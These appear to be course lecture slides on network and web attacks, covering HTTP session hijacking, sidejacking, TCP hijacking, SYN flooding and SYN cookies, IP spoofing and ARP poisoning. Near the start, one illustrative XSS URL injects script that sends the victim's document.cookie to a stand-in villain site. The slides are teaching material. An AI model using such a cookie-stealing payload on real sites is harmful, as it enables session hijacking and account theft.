
Hyper Text Transfer Protocol (HTTP)



Hyper Text Transfer Protocol (HTTP)



HTTP session hijacking




```
http://www.TrustedSearchEngine.com/search?  
h<script>location.href='http://www.Sec  
etVillainSite.com/hijacker.php?cookie=' +  
document.cookie;</script>
```

<https://www.invicti.com/blog/web-security/session-hijacking/>

Session side jacking



- Using **packet sniffing**, attackers can monitor the user's network traffic and intercept session **cookies** after the user has authenticated on the server.
- If the website only uses **SSL/TLS encryption** for the login pages and not for the entire session, the attacker can use the sniffered session key to hijack the session and impersonate the user to perform actions in the targeted web application.
- The attacker needs access to the victim's network, typical attack scenarios involve **unsecured Wi-Fi hotspots**



<https://www.invicti.com/blog/web-security/session-hijacking/>



HTTPS



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HTTPS

```
Remote Address: 93.184.216.34:80
Request URL: http://www.example.com/?latitude=45.000&longitude=-90.000
Request Method: GET
Status Code: 200 OK

▼ Request Headers
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.91 Safari/537.36
Cookie: __utma=176327073.955859883.1419291030.1419291030.1421608763.2; __utmz=176327073.1419291030.1.1.utmcsr=(direct)

▼ Query String Parameters
latitude: 45.000
longitude: -90.000
```

An encrypted HTTPS request protects most things:

```
Remote Address: 93.184.216.34:443
Request URL: https://www.example.com [REDACTED]
Request Method: [REDACTED]
Status Code: [REDACTED]

▼ Request Headers
[REDACTED]

▼ Query String Parameters
[REDACTED]
```

Misconception


- The related concept of **TCP session hijacking** is not relevant when talking about attacks that target session cookies.
- This is because **cookies are a feature of HTTP**, which is an application-level protocol, while **TCP operates on the network level**.
- The **session cookie** is an identifier returned by the **web application** after **successful authentication**, and the session initiated by the application user has nothing to do with the TCP connection between the server and the user's device.



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TCP Handshake


- TCP connection has both sequence number and acknowledge number in each packet.
- The two ends negotiate what seq. and ack. Numbers to be used in TCP set up stage.
- seq and ack number size: 2^{32}
 - Makes seq/ack guessing very hard to achieve
 - Very hard to hijack an already setup TCP connection!



TCP Session Hijacking

- Possible when an attacker is on the same network segment as the target machine.
 - Attacker can sniff all back/forth tcp packets and know the seq/ack numbers.
 - Attacker can inject a packet with the correct seq/ack numbers with the spoofed IP address.
 - IP spoofing needs low-level packet programming, OS-based socket programming cannot be used!

TCP Session Hijacking



TCP Session Hijacking






Figure 5.18: A TCP session hijacking attack.

TCP: 3-Way Handshake




SYN Flooding Attack

- An attacker sends a large number of SYN requests to a target's system
 - Target uses too much memory and CPU resources to process these fake connection requests
 - Target's bandwidth is overwhelmed
- Usually SYN flood packets use spoofed source IPs
 - No TCP connection is set up (not like the TCP hijacking!)
 - Hide attacking source
 - Make the target very hard to decide which TCP SYN is attack and which TCP SYN is from legitimate users!




SYN Flooding



SYN Flood Defense: SYN Cookie

- Some contents from:
- http://www.cc.gatech.edu/classes/AY2007/cs7260_spring/lectures/L18.ppt
- General idea
 - Client sends SYN to server (client_seq number only)
 - Server responds to Client with SYN-ACK cookie
 - Server_sqn = f(src addr, src port, dest addr, dest port, rand)
 - Ack number is normal value: client_seq +1
 - Server does not save state
 - Honest client responds with ACK(client_ack = server_sqn+1)
 - Server checks response
 - If matches SYN-ACK, establishes connection


IP spoofing




What is IP spoofing?

IP spoofing, or IP address spoofing, refers to the creation of Internet Protocol (IP) packets with a **false source IP address** to impersonate another computer system.

This might include **stealing your data**, **infecting your device with malware**, or **crashing your server**.



What is IP spoofing?




What is IP spoofing?


In the most basic **IP spoofing** attack, the hacker intercepts the **TCP handshake before step 3**, that is before the source manages to send its SYN-ACK message.

Instead, the hacker sends a **fake confirmation including their device address (MAC address)** and a **spoofed IP address** of the original sender.

Now the receiver thinks that the connection was established with the original sender, but they're actually communicating with a **spoofed IP**.



Bypass firewalls and IP authorization




IP address spoofing is most often used to **bypass** basic security measures such as firewalls that rely on blacklisting.

whitelists

Denial of service


IP spoofing can also be used to redirect fraudulent communications.

The hacker can send out millions of requests for files and spoofs the IP addresses so all of those servers send their responses to the victim's device.



Man-in-the-middle attacks

If you're browsing an insecure HTTP address, a hacker can use **IP spoofing** to pretend they're both **you** and the **website** or online service you're speaking to, thereby fooling both parties and **gaining access to your communications**.




MAC Addresses and ARP

- 32-bit IP address:
 - *network-layer* address
 - used to get datagram to destination IP subnet
- MAC (or LAN or physical or Ethernet) address:
 - Data link layer address
 - used to get datagram from one interface to another physically-connected interface (same network)
 - 48 bit MAC address (for most LANs)
burned in the adapter ROM
 - Some Network interface cards (NICs) can change their MAC

ARP: Address Resolution Protocol

Question: how to determine MAC address of host B when knowing B's IP address?

- Each IP node (Host, Router) on LAN has **ARP** table
- ARP Table: IP/MAC address mappings for some LAN nodes
 - < IP address; MAC address; TTL >
 - TTL (Time To Live): time after which address mapping will be forgotten (typically 20 min)



ARP

- ARP works by **broadcasting** requests and caching responses for future use
- The protocol begins with a computer broadcasting a message of the form
who has <IP address1> tell <IP address2>
- When the machine with **<IP address1>** or an ARP server receives this message, its broadcasts the response
<IP address1> is <MAC address>
- The requestor's IP address **<IP address2>** is contained in the link header
- The Linux and Windows command **arp - a** displays the ARP table

Internet Address	Physical Address	Type
128.148.31.1	00-00-0c-07-ac-00	dynamic
128.148.31.15	00-0c-76-b2-d7-1d	dynamic
128.148.31.71	00-0c-76-b2-d0-d2	dynamic
128.148.31.75	00-0c-76-b2-d7-1d	dynamic
128.148.31.102	00-22-0c-a3-e4-00	dynamic
128.148.31.137	00-1d-92-b6-f1-a9	dynamic


ARP Spoofing

- The ARP table is updated whenever an ARP response is received
- Requests are not tracked
- ARP announcements are not authenticated
- Machines trust each other
- A rogue machine can spoof other machines


ARP Poisoning (ARP Spoofing)

- According to the standard, almost all ARP implementations are stateless
- An arp cache updates every time that it receives an arp reply... even if it did not send any arp request!
- It is possible to “poison” an arp cache by sending **gratuitous arp replies**

ARP Caches



Poisoned ARP Caches (man-in-the-middle attack)



ARP Spoofing

- Using static entries solves the problem but it is almost impossible to manage!
